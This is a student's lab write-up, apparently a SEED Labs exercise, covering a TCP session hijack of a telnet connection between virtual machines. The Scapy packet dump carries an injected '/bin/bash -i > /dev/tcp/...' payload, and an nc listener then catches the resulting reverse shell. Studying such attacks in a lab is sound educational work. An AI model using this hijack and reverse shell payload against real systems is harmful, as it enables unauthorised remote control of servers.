


```
[11/16/21]seed@SiriS_PES1UG19CS485_Attacker:~$ sudo vi reverseshell.py
[11/16/21]seed@SiriS_PES1UG19CS485_Attacker:~$ sudo python reverseshell.py
Sending session hijacking packet
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None       (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None       (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                = 64         (64)
proto        : ByteEnumField           = 6          (0)
chksum       : XShortField             = None       (None)
src          : SourceIPField            = '10.0.2.20' (None)
dst          : DestIPField              = '10.0.2.21' (None)
options      : PacketListField          = []         ([])

sport        : ShortEnumField           = 46646     (20)
dport        : ShortEnumField           = 23         (80)
seq          : IntField                 = 2549237762L (0)
ack          : IntField                 = 2961743512L (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192       (8192)
checksum     : XShortField             = None       (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField          = []         ([])

load         : StrField                = '\r /bin/bash -i > /dev/tcp/10.0.2.19/9
090 2>&1 0<&1\n' ('')
```

When we run the code, we parallel run another terminal, “`nc -lv 9090`” On opening a nc listener on port 9090, we get a reverse shell of the server and the attacker can run any commands on the server.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". Inside the terminal, the following text is displayed:

```
[11/16/21]seed@SiriS_PES1UG19CS485_Attacker:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.21] port 9090 [tcp/*] accepted (family 2, sport 43578)
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:e3:4c:8e
            inet addr:10.0.2.21 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::7399:8861:87b9:b149/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:80 errors:0 dropped:0 overruns:0 frame:0
            TX packets:119 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:7429 (7.4 KB) TX bytes:12284 (12.2 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:88 errors:0 dropped:0 overruns:0 frame:0
            TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:22533 (22.5 KB) TX bytes:22533 (22.5 KB)


[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~$
```

The terminal window is part of a desktop environment with a vertical dock on the left containing icons for various applications like a file manager, terminal, browser, and system settings.

We can clearly see that the Observer VM can be accessed from the Attacker VM as “`SiriS_PES1UG19CS485_Attacker`” has changed to “`SiriS_PES1UG19CS485_Victim`”

In addition to this, this time I have run an `ifconfig` command which shows the IP address of the Server machine on the Victim machine which proves that we have successfully established a connection

Wireshark Capture:



The Wireshark capture that shows us that the telnet connection to the Server VM is no longer accessible from the Victim VM, instead its accessible from the Attacker VM